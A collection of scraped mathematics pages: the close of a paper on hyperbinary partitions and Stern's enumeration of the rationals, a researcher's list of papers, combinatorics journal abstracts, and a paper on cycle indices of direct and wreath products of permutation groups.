It follows that $b(n)$ and $f(n)$ satisfy the same recurrence formulas and take the same initial values, hence they agree for all nonnegative integers. We state the final result as follows.

Theorem 1 *The nth rational number, in reduced form, can be taken to be $b(n)/b(n+1)$, where $b(n)$ is the number of hyperbinary representations of the integer n, for $n = 0, 1, 2, \ldots$. That is, $b(n)$ and $b(n+1)$ are relatively prime, and each positive reduced rational number occurs once and only once in the list $b(0)/b(1), b(1)/b(2), \ldots$.*

2 Remarks

There is a large literature on the closely related subject of Stern-Brocot trees [Ste, Bro]. In particular, an excellent introduction is in [GKP], and the relationship between these trees and hyperbinary partitions is explored in [Rez]. In Stern's original paper [Ste] of 1858 there is a structure that is essentially our tree of fractions, though in a different garb, and he proved that every rational number occurs once and only once, in reduced form. However Stern did not deal with the partition function $b(n)$. Reznick [Rez] studied restricted binary partition functions and observed their relationship to Stern's sequence. Nonetheless it seemed to us worthwhile to draw these two aspects together and explicitly note that the ratios of successive values of the partition function $b(n)$ run through all of the rationals.

References

[Bro] Achille Brocot, *Calcul des rouages par approximation, nouvelle méthode*, Revue Chronométrique **6** (1860), 186-194.

[GKP] Ronald L. Graham, Donald E. Knuth and Oren Patashnik, Concrete Mathematics, Addison-Wesley, Reading, 1989.

[Leh] D. H. Lehmer, On Stern's diatomic series, this MONTHLY **36** (1929), 59-67.

[Rez] Bruce Reznick, Some binary partition functions, in *Analytic Number Theory*, Proceedings of a conference in honor of Paul T. Bateman, Birkhäuser, Boston (1990), 451-477.

[Ste] M. A. Stern, *Über eine zahlentheoretische Funktion*, Journal für die reine und angewandte Mathematik **55** (1858), 193-220.

Back to Math

John J. Chew, III: Electronic Papers

On the Behaviour of a Family of Meta-Fibonacci Sequences
by Joseph Callaghan, John J. Chew, III and Stephen M. Tanny

PDF (300K), PostScript (500K), DVI (120K), EPS table needed for DVI.

Further results on iterated Beatty functions
by John J. Chew, III and Stephen M. Tanny
Journal of Difference Equations and Applications **7** (2001), no. 3, 413-434; MR 1 939 592.

DVI (85K)

A Matrix Dynamics Approach to Golomb's Recursion
by Edward J. Barbeau, John Chew and Stephen Tanny
Electronic Journal of Combinatorics **4** (1997), no. 1; MR 98k:11016.

DVI (37K)

A tiling of R^3 by nearly congruent rhombi
by J. Chew and J.B. Wilker
C.R. Math. Rep. Acad. Sci. Canada **12** (1990), no. 1, 37-40; MR 91a:52026

Not available in electronic form.

Certificates of Integrality for Linear Binomials

1999

Say a sequence is *linear binomial*if its *n*th term is a quotient of (i) a binomial coefficient whose parameters are linear in *n*and (ii) a product *P(n)*of factors linear in *n*. An example is the familiar Catalan numbers (2*n*choose *n*)/(*n*+1) = {1,2,5,14,42,...}. This paper gives a simple criterion for (an integer multiple) of a linear binomial sequence to consist of integers. Roughly speaking, the criterion is: if and only if *P(n)*'s linear factors are distinct, and each appears more often in the "symbolic numerator" of the binomial coefficient than in its "symbolic denominator". The proof is algorithmic; applied to (2*n* choose (*n*-3))/*n*, it yields the integer multiplier "3" along with the identity 3(2*n* choose (*n*-3))/*n* = (2*n*-1) choose (*n*-3) -(2*n*-1) choose (*n*-4), which serves as a "Certificate of Integrality".

- *postscript version*
- *pdf version*

The Electronic Journal of Combinatorics

Abstract for R4 of Volume 2(1), 1995

Abstract for Peter J. Cameron, Counting Two-graphs Related to Trees

In an earlier paper, I showed that the classes of pentagon-free two-graphs and of pentagon-and-hexagon-free two-graphs could be represented in terms of trees. This paper gives formulae for the numbers of labelled objects in each of these classes, as well as the numbers of labelled reduced two-graphs in each class. The proofs use various enumeration results for trees. At least some of these results are well-known. To make the paper self-contained, I have included proofs.

- Download the full paper:
  - PDF version
  - PostScript version
  - dvi version
  - tex version
- Next abstract
- Table of Contents for Volume 2 (1)
- Up to the E-JC/WCE home page

The Electronic Journal of Combinatorics

Abstract for R2 of Volume 9(2), 2002

Published Oct 31, 2002.

Peter J. Cameron

Homogeneous Permutations

There are just five Fraïssé classes of permutations (apart from the trivial class of permutations of a singleton set); these are the identity permutations, reversing permutations, composites (in either order) of these two classes, and all permutations. The paper also discusses infinite generalisations of permutations, and the connection with Fraïssé's theory of countable homogeneous structures, and states a few open problems. Links with enumeration results, and the analogous result for circular permutations, are also described.

- Download the full paper:
  - PDF version
  - PostScript version
- Previous abstract
- Table of Contents for Volume 9(2)
- Up to the E-JC home page

Product action

Peter J. Cameron,[*] Daniele A. Gewurz,[†] Francesca Merola[†]

May 30, 2003

Abstract

This paper studies the cycle indices of products of permutation groups. The main focus is on the product action of the direct product of permutation groups. The number of orbits of the product on n-tuples is trivial to compute from the numbers of orbits of the factors; on the other hand, computing the cycle index of the product is more intricate. Reconciling the two computations leads to some interesting questions about substitutions in formal power series. We also discuss what happens for infinite (oligomorphic) groups and give detailed examples. Finally, we briefly turn our attention to generalised wreath products, which are a common generalisation of both the direct product with the product action and the wreath product with the imprimitive action.

1 Introduction

Given two permutation groups (G_1, X_1) and (G_2, X_2), there are two 'natural' actions for the direct product and two for the wreath product, as follows. For the direct product $G_1 \times G_2$, we have the *intransitive action* $(G_1 \times G_2, X_1 \cup X_2)$, where the union is assumed disjoint; and the *product action* $(G_1 \times G_2, X_1 \times X_2)$. For the wreath product $G_1 \wr G_2$, we have the *imprimitive action* $(G_1 \wr G_2, X_1 \times X_2)$, and the *power action* $(G_1 \wr G_2, X_1^{X_2})$ (sometimes also called the product action).

[*]School of Mathematical Sciences - Queen Mary, University of London - Mile End Road - London E1 4NS - U.K.

[†]Dipartimento di Matematica - Università di Roma "La Sapienza" - P.le Aldo Moro, 5 - 00185 Rome - Italy

We are interested in calculating the cycle index of these products, and its specialisations including the number of orbits on n-tuples and on n-sets. For the intransitive and imprimitive actions, there are well-known techniques for this, which we outline in the next section. However, for the power and product action, things are less simple. For the product action of the direct product, the cycle index can be calculated by an operation which we describe. The number of orbits on n-tuples is obtained from the corresponding numbers for the factors simply by multiplying them. It is not obvious how these two operations are related; we discuss this in detail in the third section of the paper. In the fourth section we make some preliminary remarks on the more complicated problems for power action of wreath products.

Bailey *et al.* defined a *generalised wreath product* of a family of permutation groups indexed by a poset. This reduces to the product action for direct product and to the imprimitive action for wreath product. In the final section of the paper we discuss this construction and outline what is known about enumeration.

2 Preliminaries

This section contains definitions of the actions of products that we consider, and a summary of known material about cycle index.

2.1 Actions of direct and wreath products

Let (G_1, X_1) and (G_2, X_2) be permutation groups. The direct product $G_1 \times G_2$ acts on the disjoint union $X_1 \cup X_2$ by the rule

$$x(g_1, g_2) = \begin{cases} xg_1 & \text{if } x \in X_1, \\ xg_2 & \text{if } x \in X_2 \end{cases},$$

and on the Cartesian product $X_1 \times X_2$ by the rule

$$(x_1, x_2)(g_1, g_2) = (x_1 g_1, x_2 g_2).$$

Note that $X_1 \times X_2$ is naturally identified with the set of transversals of the two sets X_1 and X_2 in the disjoint union.

By $G_1 \wr G_2$ we mean the *permutational wreath product*, the split extension of the base group $B = G_1^{X_2}$ by G_2 (permuting the factors of the direct product in the way it acts on X_2). It acts on the Cartesian product $X_1 \times X_2$ by the rule

$$(x_1, x_2) f = (x_1 f(x_2), x_2), \qquad (x_1, x_2) g = (x_1, x_2 g),$$

and on $X_1^{X_2}$ by the rule

$$(\phi f)(x_2) = (\phi(x_2))(f(x_2)), \qquad (\phi g)(x_2) = \phi(x_2 g^{-1}),$$

for $f \in B = G_1^{X_2}$, $g \in G_2$, and $\phi \in X_1^{X_2}$. Again, there is a natural identification of $X_1^{X_2}$ with the set of transversals for the copies $X_1 \times \{x_2\}$ of X_1 in $X_1 \times X_2$.

2.2 Cycle index of products

The *cycle index* of a finite permutation group (G,X) is

$$Z(G) = \frac{1}{|G|} \sum_{g \in G} \prod_{i=1}^{n} s_i^{c_i(g)},$$

where $n = |X|$, $s_1, \ldots, s_n$ are indeterminates, and $c_i(g)$ is the number of i-cycles in the cycle decomposition of g. We denote the result of substituting z_i for s_i in $Z(G)$ by $Z(G; s_i \leftarrow z_i)$.

Knowledge of the cycle index enables various orbit-counting to be done. We let $f_n(G)$, $F_n(G)$ and $F_n^*(G)$ be the numbers of orbits of G on n-element subsets, n-tuples of distinct elements, and all n-tuples of elements of X respectively; and we let $f_G(t)$, $F_G(t)$, $F_G^*(t)$ be the ordinary generating function $\sum_{n \geq 0} f_n(G) t^n$ and the exponential generating functions $\sum_{n \geq 0} F_n(G) t^n/n!$ and $\sum_{n \geq 0} F_n^*(G) t^n/n!$ respectively. Then

$$\begin{aligned} f_G(t) &= Z(G; s_i \leftarrow t^i + 1), \\ F_G(t) &= Z(G; s_1 \leftarrow t+1, s_i \leftarrow 1 \text{ for } i > 1), \\ F_G^*(t) &= Z(G; s_1 \leftarrow \mathrm{e}^t, s_i \leftarrow 1 \text{ for } i > 1). \end{aligned}$$

Note that

$$F_G^*(t) = F_G(\mathrm{e}^t - 1).$$

This equation can also be expressed as

$$F_n^*(G) = \sum_{k=1}^{n} S(n,k) F_k(G),$$

where $S(n,k)$ are the Stirling numbers of the second kind; in other words, the sequence $(F_n^*(G))$ is the *Stirling transform* of $(F_n(G))$ [3]. Hence we can recover the second sequence from the first by the *inverse Stirling transform*:

$$F_n(G) = \sum_{k=1}^{n} s(n,k) F_k^*(G),$$

where $s(n,k)$ are the Stirling numbers of the first kind.

The cycle indices of direct and wreath products, with the intransitive and imprimitive actions respectively, are given by

$$\begin{aligned} Z(G_1 \times G_2) &= Z(G_1)Z(G_2), \\ Z(G_1 \wr G_2) &= Z(G_2; s_i \leftarrow Z(G_1, s_j \leftarrow s_{i \cdot j})). \end{aligned}$$

This paper is mostly about the cycle indices of these groups in the product and power actions.

2.3 Oligomorphic groups

It is sometimes convenient to extend these definitions to infinite permutation groups. Such a group (G,X) is said to be *oligomorphic* if G has only a finite number of orbits on X^n for all natural numbers n.

For (G,X) a (finite or) oligomorphic permutation group, we define the *modified cycle index* $\tilde{Z}(G)$ by the rule

$$\tilde{Z}(G) = \sum_{\Delta} Z(G^{\Delta}_{\Delta}),$$

where G^{Δ}_{Δ} denotes the permutation group on Δ induced by its setwise stabiliser in G, and the sum is over a set of representatives of the G-orbits on finite subsets of X.

If it happens that G is a finite permutation group, then we have nothing new:

$$\tilde{Z}(G) = Z(G; s_i \leftarrow s_i + 1).$$

Some particular oligomorphic groups of interest to us are:

- S, the symmetric group on an infinite set;
- A, the group of order-preserving permutations of the rational numbers;
- C, the group of permutations preserving the cyclic order on the set of complex roots of unity.

See [2] for further details.

We note one example here. If $G = S$, then G is n-transitive for all $n \geq 0$, and so

$$F^*_n(S) = \sum_{k=1}^{n} S(n,k) = B(n)$$

the *n*th *Bell number* (the number of partitions of an *n*-set). Using the imprimitive action of the wreath product, we find also that

$$F_n(S \wr S) = B(n)$$

(it is not difficult to construct a bijection between $S \wr S$-orbits on *n*-tuples of distinct elements and *S*-orbits on arbitrary *n*-tuples); and so

$$F_n^*(S \wr S) = \sum_{k=1}^{n} S(n,k)B(k).$$

This is the number of (possibly improper) chains $\pi_1 \leq \pi_2$ in the poset of partitions of an *n*-set ordered by refinement, and is sequence A000258 in the *Encyclopedia of Integer Sequences* [5].

3 Product action of direct product

In this section we consider the product action of the direct product. Changing notation slightly, we have permutation groups (G,X) and (H,Y), and are interested in $G \times H$ in its action on $X \times Y$.

In what follows we shall discuss how the sequences associated with a direct product of permutation groups (in the product action) are related to the sequences of the factors. We shall see that the tamest sequence in this regard is (F_n^*), for which $F_n^*(G \times H) = F_n^*(G)F_n^*(H)$ holds. This is because an *n*-tuple of pairs is determined by the *n*-tuples of its first and second components, and this correspondence respects the action of $G \times H$.

The sequence (F_n) and the cycle index are also in principle easy to compute, although less immediately, while (f_n) tends to be, more often than not, quite wild.

In the former part we deal mostly with finite groups. In the latter part we shall study the sequences for groups obtained as products of the groups *S*, *A* and *C*; in particular, for $S \times S$, $A \times A$, and $C \times C$.

3.1 Cycle index

Take an *i*-cycle in a permutation $g \in G$ and a *j*-cycle in a permutation $h \in H$. The pair (g,h) acts on the product of the supports of these two cycles as $\gcd(i,j)$ cycles each of length $\mathrm{lcm}(i,j)$. Hence the cycle index of $G \times H$ can be computed

as follows: define $s_i \circ s_j = (s_{\mathrm{lcm}(i,j)})^{\gcd(i,j)}$, and extend multiplicatively to arbitrary monomials and then additively to arbitrary polynomials. Then

$$Z(G \times H) = Z(G) \circ Z(H).$$

The equality $F_n^*(G \times H) = F_n^*(G)F_n^*(H)$ will be deduced from this fact.

In what follows, we often have to substitute $s_1 \leftarrow \mathrm{e}^t$ and $s_i \leftarrow 1$ for $i > 1$ into a cycle index; we denote this particular substitution by (C). We also use the notation $[x^n]A(x)$, where $A(x)$ is a power series, to denote the coefficient of x^n in $A(x)$. Now we have:

$$\begin{aligned}
F_n^*(G \times H) &= \left[\frac{t^n}{n!}\right] F^*_{G\times H}(t) && (1)\\
&= \left[\frac{t^n}{n!}\right] F_{G\times H}(\mathrm{e}^t - 1) && (2)\\
&= \left[\frac{t^n}{n!}\right] Z(G \times H; (C)) && (3)\\
&= \left[\frac{t^n}{n!}\right] (Z(G) \circ Z(H); (C)). && (4)
\end{aligned}$$

The equality in (1) is just the definition of the exponential generating function $F_G^*(t)$. That in (2) relates the sequences (F_n) and (F_n^*), and that in (3) relates them to the cycle index of G, as described earlier.

On the other hand, we have:

$$\begin{aligned}
F_n^*(G)F_n^*(H) &= \left[\frac{t^n}{n!}\right] F_G^*(t) \left[\frac{t^n}{n!}\right] F_H^*(t) && (5)\\
&= \left[\frac{t^n}{n!}\right] (F_G^*(t) \bullet F_H^*(t)) && (6)\\
&= \left[\frac{t^n}{n!}\right] (Z(G; (C)) \bullet Z(H; (C))). && (7)
\end{aligned}$$

We have denoted by $\bullet$ the operation between exponential generating functions given by

$$\sum \frac{a_n t^n}{n!} \bullet \sum \frac{b_n t^n}{n!} := \sum \frac{a_n b_n t^n}{n!},$$

that is, the operation induced on the e.g.f. by the termwise product of the corresponding sequences.

So we have to prove the equality between (4) and (7). Here it is, slightly rephrased.

Proposition 3.1 *If A and B are polynomials in $s_1, s_2, \ldots$,*

$$(A \circ B)((C)) = A((C)) \bullet B((C)).$$

Proof Firstly, the thesis holds for the s_is:

$$(s_1 \circ s_1)((C)) = s_1((C)) = \mathrm{e}^t, \text{ and } s_1((C)) \bullet s_1((C)) = \mathrm{e}^t \bullet \mathrm{e}^t = \mathrm{e}^t;$$

for $i > 1$,

$$(s_1 \circ s_i)((C)) = s_i((C)) = 1, \text{ and } s_1((C)) \bullet s_i((C)) = \mathrm{e}^t \bullet 1 = 1;$$

and finally, for i and j both greater than 1,

$$(s_i \circ s_j)((C)) = (s_{\mathrm{lcm}(i,j)})^{\gcd(i,j)}((C)) = 1, \text{ and } (s_i((C)) \bullet s_j((C)) = 1 \bullet 1 = 1.$$

This holds for monomials as well. In fact, assuming $a < b < \ldots < z$,

$$(s_a^{m_a} s_b^{m_b} \ldots s_z^{m_z})((C)) = s_a^{m_a}((C))$$

(that is, is equal to 1 if $a > 1$, or to e^{m_a} if $a = 1$). So, we can limit ourselves to considering polynomials consisting only of monomials in which a single indeterminate appears.

$$\begin{aligned}
\left((s_1^l + s_i^m) \circ (s_1^p + s_j^q)\right)((C)) & \\
&= \left(s_1^l \circ s_1^p + s_1^l \circ s_j^q + s_i^m \circ s_1^p + s_i^m \circ s_j^q\right)((C)) \\
&= \left(s_1^{lp} + s_j^{lq} + s_i^{mp} + (s_{\mathrm{lcm}(i,j)})^{mq \cdot \gcd(i,j)}\right)((C)) \\
&= \mathrm{e}^{lpt} + 3;
\end{aligned}$$

and

$$\begin{aligned}
& (s_1^l + s_i^m)((C)) \bullet (s_1^p + s_j^q)((C)) \\
= \; & (\mathrm{e}^{lt} + 1) \bullet (\mathrm{e}^{pt} + 1) \\
= \; & \left\{ 2, \sum_{r_1 + \ldots + r_l = n} \binom{n}{r_1, \ldots, r_l} \right\}_{n=1}^{\infty} \bullet \left\{ 2, \sum_{s_1 + \ldots + s_p = n} \binom{n}{s_1, \ldots, s_p} \right\}_{n=1}^{\infty} \\
= \; & \left\{ 4, \sum_{a_1 + \ldots + a_{lp} = n} \binom{n}{a_1, \ldots, a_{lp}} \right\}_{n=1}^{\infty} \\
= \; & \mathrm{e}^{lpt} + 3.
\end{aligned}$$

$\diamondsuit$

Here we have identified a sequence and its exponential generating function, and used the notation (from Wilf [9]) that denotes by $\{b_n\}_{n=0}^{\infty}$ the sequence corresponding to the e.g.f. $\sum_n b_n t^n/n!$. Expressions for the terms of products and powers of e.g.f.s can also be found in Wilf's book.

The fact that the equality $\sum \binom{n}{r_1,\ldots,r_l} \sum \binom{n}{s_1,\ldots,s_p} = \sum \binom{n}{a_1,\ldots,a_{lp}}$ holds is for instance a consequence of it being just $l^n \cdot p^n = (lp)^n$ in disguise.

3.2 Which substitutions work?

One could ask what happens to the equality in Prop. 3.1 if one substitutes for the indeterminates s_i generic functions $f_i(t) = \sum_{n\geq 0} f_{i,n} t^n/n!$. Here is a partial answer.

Let us see for which f_is one gets

$$(s_j \circ s_k; s_i \leftarrow f_i(t)) = (s_j; s_i \leftarrow f_i(t)) \bullet (s_k; s_i \leftarrow f_i(t)).$$

We have

$$\begin{aligned}
& (s_j \circ s_k; s_i \leftarrow f_i(t)) \\
= \; & ((s_{\mathrm{lcm}(j,k)})^{\gcd(j,k)}; s_i \leftarrow f_i(t)) \\
= \; & \left(f_{\mathrm{lcm}(j,k)}(t)\right)^{\gcd(j,k)} \\
= \; & \left(\sum_{n\geq 0} \frac{f_{\mathrm{lcm}(j,k),n}\, t^n}{n!}\right)^{\gcd(j,k)} \\
= \; & \sum_{n\geq 0} \left(\sum_{r_1+\cdots+r_{\gcd(j,k)}=n} \binom{n}{r_1 \cdots r_{\gcd(j,k)}} f_{\mathrm{lcm}(j,k),r_1} \cdots f_{\mathrm{lcm}(j,k),r_{\gcd(j,k)}} \right) \frac{t^n}{n!}.
\end{aligned}$$

On the other hand,

$$\begin{aligned}
& (s_j; s_i \leftarrow f_i(t)) \bullet (s_k; s_i \leftarrow f_i(t)) \\
= \; & f_j(t) \bullet f_k(t) \\
= \; & \sum_{n\geq 0} \left[\frac{t^n}{n!}\right] f_j(t) \left[\frac{t^n}{n!}\right] f_k(t) \frac{t^n}{n!} \\
= \; & \sum_{n\geq 0} \frac{f_{j,n} f_{k,n}}{n!} t^n.
\end{aligned}$$

Thus, we are asking for conditions on the functions $f_i(t)$ under which the following happens:

$$f_{j,n}\, f_{k,n} = \sum_{r_1+\cdots+r_{\gcd(j,k)}=n} \binom{n}{r_1 \cdots r_{\gcd(j,k)}} f_{\mathrm{lcm}(j,k),r_1} \cdots f_{\mathrm{lcm}(j,k),r_{\gcd(j,k)}}. \quad (8)$$

If we examine what happens for the first few coefficients, i.e., for $n = 0, 1, 2, \ldots$ we find, not too surprisingly:

$$f_{j,0}\, f_{k,0} = (f_{\mathrm{lcm}(j,k),0})^{\gcd(j,k)}, \quad (9)$$

that is an analogue of the defining relations for the product between s_is (but one must remark that here we are considering numbers, not indeterminates). The next steps are less enlightening:

$$\begin{aligned} f_{j,1}\, f_{k,1} &= D \cdot f_{L,1}\, (f_{L,0})^{D-1}, \\ f_{j,2}\, f_{k,2} &= D \cdot f_{L,2}\, (f_{L,0})^{D-1} + D(D-1) \cdot (f_{L,1})^2\, (f_{L,0})^{D-2}, \end{aligned}$$

having denoted $\gcd(j,k)$ by D and $\mathrm{lcm}(j,k)$ by L.

We can describe quite explicitly the terms of the sequence $(f_{i,0})$ by means of the following proposition, which describes the consequences of the relation (9).

Proposition 3.2 *Let (a_i) be a sequence of natural numbers such that*

$$a_i a_j = (a_{\mathrm{lcm}(i,j)})^{\gcd(i,j)}.$$

Then:

1. *all terms in the sequence are* 0 *or* 1 *(except possibly a_2);*
2. *the sequence is multiplicative (i.e., for i, j coprime, $a_{ij} = a_i a_j$); so it is determined by its terms of prime power index;*
3. *if p is a prime and $a_{p^k} = 0$ then $a_{p^l} = 0$ for each $l > k$ (thus, for p odd, one has $\ldots = a_{p^{N-1}} = a_{p^N} = 1$ and $a_{p^{N+1}} = a_{p^{N+2}} = \ldots = 0$ for some N).*

Proof 1. For each i, $a_i a_i = (a_i)^i$: so, if $a_i \neq 0$, $i = 2$ or else $(a_i)^{i-2} = 1$. In the latter case a_i is a $(i-2)$th root of unity; if we restrict ourselves to natural numbers, it has to be 1. In the former case we have no restraints on the values of a_2; but, as $a_2\, a_{2k} = (a_{2k})^2$ (for any natural k), if there is a k such that $a_{2k} \neq 0$, we have $a_2 = a_{2k} = 1$.

2. Obvious.

3. If $k < l$, $a_{p^k} a_{p^l} = (a_{p^l})^{p^k} = a_{p^l}$ etc.

$\diamondsuit$

Analogous, but less neat, descriptions can be given for the sequences $(f_{i,1})$ (whose terms turn out to be 0 or i), $(f_{i,2})$ (with terms 0, i, $i(1-i)$ or i^2) etc.

We can also fix our attention on a sequence $(f_{i,n})$ for a fixed i (which is more meaningful, as this is the sequence of the coefficient of $\sum_{n\geq 0} f_{i,n}t^n/n! = f_i(t)$). The equation (8), setting $j = k = i$, gives a recursion for the terms of the sequence $(f_{i,n})$ (fixed i):

$$f_{i,n}^2 = \sum_{r_1+\cdots+r_i=n} \binom{n}{r_1 \cdots r_i} f_{i,r_1} \cdots f_{i,r_i}.$$

Unfortunately, this recursion is quite unwieldy due to the appearance in it of products of i terms. However, at least for $i = 1$ and $i = 2$ it yields useful descriptions of $(f_{i,n})$.

For $i = 1$ it becomes just $f_{1,n}^2 = f_{1,n}$; thus, each term of the sequence has to be 0 or 1 (when they are all equal to 1, we get back $f_1(t) = \mathrm{e}^t$, where we started from).

Taking $i = 2$ gives

$$f_{2,n}^2 = \sum_{r=0}^{n} \binom{n}{r} f_{2,r} f_{2,n-r}.$$

If we take $f_{2,0} = 0$ or 1, we get respectively $f_{2,n} = \pm\sqrt{\sum_{r=1}^{n-1} \binom{n}{r} f_{2,r} f_{2,n-r}}$ and $f_{2,n} = 1 \pm \sqrt{1 + \sum_{r=1}^{n-1} \binom{n}{r} f_{2,r} f_{2,n-r}}$. The solution obtained by taking $f_{2,0} = 1$ and then always the sign "+" is $f_{2,n} = 2^n$.

3.3 The general case

The equality $F_n^*(G \times H) = F_n^*(G)F_n^*(H)$ holds in general (for finite or oligomorphic permutation groups). This makes computing the number of orbits on n-tuples of a direct product a somewhat easy task.

Given any two oligomorphic groups G and H acting on X and Y respectively, if we know their F_n-sequences, there is a straightforward way to work out the number of orbits on n-tuples of distinct elements of $X \times Y$:

- take $(F_n(G))$ and $(F_n(H))$;

- Stirling-transform them to obtain $(F_n^*(G))$ and $(F_n^*(H))$;
- multiply them to obtain $(F_n^*(G \times H))$;
- Stirling-invert it to obtain $(F_n(G \times H))$.

Example: $S \times S$ Let us turn our attention to the action of $S \times S$ on $\Omega \times \Omega$.

We start with the action on n-sets. The group is clearly transitive, so that $f_1 = 1$. There are three orbits on 2-sets: denoting by $\{(a,\alpha),(b,\beta)\}$ a generic 2-set, the orbits correspond to $a = b$, $\alpha = \beta$ or neither. A set of representatives for the six orbits on 3-sets is obtained, denoting by $\{(a,\alpha),(b,\beta),(c,\gamma)\}$ a generic set, from the following possibilities:

1. $a \neq b \neq c \neq a$ and $\alpha \neq \beta \neq \gamma \neq \alpha$;
2. $a = b = c$ and $\alpha \neq \beta \neq \gamma \neq \alpha$;
3. $a \neq b \neq c \neq a$ and $\alpha = \beta = \gamma$;
4. $a = b \neq c$ and $\alpha \neq \beta \neq \gamma \neq \alpha$;
5. $a \neq b \neq c \neq a$ and $\alpha = \beta \neq \gamma$;
6. $a \neq b = c$ and $\alpha = \beta \neq \gamma$.

In general, an orbit on n-sets in this action is determined by how many of the first components are equal to each other, plus the same for second components, plus how elements of equality classes of first components appear paired with those for second components. In other words, an orbit identifies (not univocally) two partitions of n.

The set of orbits on n-sets is in bijection with at least two other easily described sets: the set of binary (0-1) matrices with exactly n entries equal to 1 and no zero row or column, up to row and column permutations; and the set of bipartite graphs with a distinguished block, with n edges and no isolated vertex, up to isomorphism.

For the orbits on n-tuples we have pretty analogous correspondences, this time with labelled versions of those matrices or graphs. The analogue of considering binary matrices is taking matrices as above, with exactly one entry equal to 1, one equal to 2, ..., one equal to n, and the rest zero. The analogue of the graph interpretation is considering bipartite graphs as above with the edges labelled 1 to n.

While calculating the numbers $f_n(S \times S)$ appears to be difficult, we can use the procedure given above to work out $F_n(S \times S)$. We know that $F_n^*(S) = B_n$, the nth Bell number, and it is easy to see that with each partition of $\{1, 2, \ldots, n\}$ we can associate an orbit on n-tuples of not necessarily distinct elements, and vice versa. For instance, with the partition $\{\{1,3,4\},\{2,5\}\}$ we associate the orbit containing (a,b,a,a,b) ($a \neq b$).

So $F_n^*(S \times S)$ is equal to B_n^2 and an orbit on n-tuples of pairs corresponds to a pair of partitions of $\{1, 2, \ldots, n\}$: for instance with the pair of partitions

$$(\{\{1,3,4\},\{2,5\}\},\{\{1,4\},\{2,5\},\{3\}\})$$

we may associate the orbit containing

$$((a,x),(b,y),(a,z),(a,x),(b,y))$$

($a \neq b$, $x \neq y \neq z \neq x$).

Stirling-inverting $F_n^*(S \times S)$, we find that $F_n(S \times S) = \sum_{i=1}^n s(n,i) B_i^2$.

A generic pair of partitions corresponds to an n-tuple with repeated elements; to obtain n-tuples of distinct elements, we have to add the condition that the two partitions have meet $\{\{1\},\{2\},\ldots,\{n\}\}$ (where meet means the coarsest common refinement). (See the papers by Pittel ([7]) and Canfield ([4]).) The sequence $F_n(S \times S)$ is sequence A059849 in Sloane [5].

The above generalises in a natural way to the product of k copies of S in the product action: one has $F_n^*(S^k) = B_n^k$, and $F_n(S^k) = \sum_{i=1}^n s(n,i) B_i^k$.

Example: $A \times A$ The links between the sequences counting orbits on n-sets and n-tuples can be well described for the groups $G = A, A \times A, A \times A \times A, \ldots$

The key observation is that the group induced by such a G on n points (elements of Ω, $\Omega \times \Omega$, $\ldots$) is trivial. Therefore each orbit on n-sets gives rise to exactly $n!$ orbits on n-tuples of distinct elements, so that the ratio between the $F_n(G)/f_n(G)$ is equal to $n!$ for each n.

Let us now apply the procedure described above to the group $G = A \times A$ acting on $\mathbf{Q} \times \mathbf{Q}$.

Recall that for A one has $f_n = 1$ and $F_n = n!$ for each n. Applying the Stirling transform to $F_n(A)$, we get $F_n^*(A)$, which also gives the number of labelled total preorders, also called weak orders or preferential arrangements (this is sequence A000670 in [5]). The remaining steps of the procedure give $F_n(A \times A)$; dividing by $n!$ we obtain $f_n(A \times A)$. Using GAP [6], we find the first terms to be 1, 4, 24, 196, 2016, 24976, 361792, $\ldots$

Also in this situation one can give bijections between orbits and other structures: matrices, bipartite graphs, pairs of partitions.

Here we have one orbit on n-sets for each binary matrix with exactly n entries 1 (without allowing permutations on rows or columns); and one orbit on n-tuples of distinct elements for each matrix with entries 1, 2,..., n (one each) and zero elsewhere.

As for graphs, we consider here bipartite graphs with a total ordering on each of the blocks; label the edges to get the correspondence with orbits on n-tuples.

Lastly, the correspondence with pairs of partitions with meet $\{\{1\},\{2\},\ldots,\{n\}\}$ requires the additional condition for each of the partitions to be ordered (that is to be an ordered list of subsets of $\{1,2,\ldots,n\}$).

Example: $C \times C$ We may finally sketch what happens for the group $C \times C$; recalling that $f_n(C) = 1$ and $F_n(C) = (n-1)!$, one can apply the procedure to work out $F_n(C \times C)$. It is also straigthforward to describe the analogue of the bijections: for instance, orbits on n-sets correspond to binary matrix as above up to cyclic permutations of rows and columns.

4 Power action of wreath product

We do not have a convenient expression for the cycle index of a wreath product in the power action. For the orbits on n-tuples, we have the following result.

Proposition 4.1 *Let $G = G_1 \wr G_2$, in the power action. Then*

$$F_n^*(G) = Z(G_2; s_i \leftarrow F_n(G_1)^i).$$

Proof If $B = G_1^m$ is the base group, then each orbit of B on n-tuples is indexed by an m-tuple of orbits of G_1 on n-tuples. Taking the G_1-orbits on n-tuples as figures, each B-orbit is a function from $\{1,\ldots,m\}$ to the set of figures, and G-orbits on n-tuples correspond to G_2-orbits on such functions. The result follows from the Cycle Index Theorem. ♢

5 Generalised wreath products

Let I be a set with partial order ρ. Suppose that a permutation group (G_i, X_i) is associated with each element $i \in I$. Bailey *et al.* [1] defined the *generalised wreath product* $(G,X) = \prod_{i\in I}(G_i,X_i)$, in such a way that

- X is the Cartesian product $\prod_{i\in I} X_i$;
- if I is an antichain of size 2, then the generalised wreath product is the direct product with the product action;
- if I is a chain of size 2, then the generalised wreath product is the wreath product with the imprimitive action.

The generalised wreath product is defined as follows. For each $i \in I$, we define the group F_i to be the direct product of copies of G_i indexed by $\prod_{j>i} X_j$. The factor corresponding to an element $(x_j : j > i)$ in the product acts as follows. Take any element $(x'_k : k \in I)$ of X. If $x'_j = x_j$ for all $j > i$, then G_i acts on the ith coordinate; otherwise, G_i acts trivially.

Now the generalised wreath product $\prod_{i\in I}(G_i, X_i)$ is the group generated by the subgroups F_i for $i \in I$. For further information on the structure of this group we refer to [1]. We leave it as an exercise to check that it coincides with the product action of the direct product if I is a 2-element antichain, and with the imprimitive action of the wreath product if I is a 2-element chain.

The obvious question now is to calculate, if possible, the cycle index, or at least the orbit-counting series, for a generalised wreath product.

Some results are already known. Bailey *et al.* showed that, if all (G_i, X_i) are transitive, then (G, X) is transitive, and gave a description of the orbits of G on X^2 in terms of the orbits of G_i on X_i^2 and the antichains of the poset (I, ρ). Their result was as follows:

Theorem 5.1 *Let $(G, X) = \prod_{i\in I}(G_i, X_i)$ be a generalised wreath product. For each antichain S of I, and each choice of an orbit O_i of G_i on pairs of distinct elements of X_i for $i \in S$, there is an orbit of G on pairs $((x_i), (y_i))$ satisfying*

- *$x_i = y_i$ if i is not below any element of S;*
- *$(x_i, y_i) \in O_i$ if $i \in S$;*
- *no condition if $i < j$ for some $j \in S$.*

These are all the orbits of G on X^2.

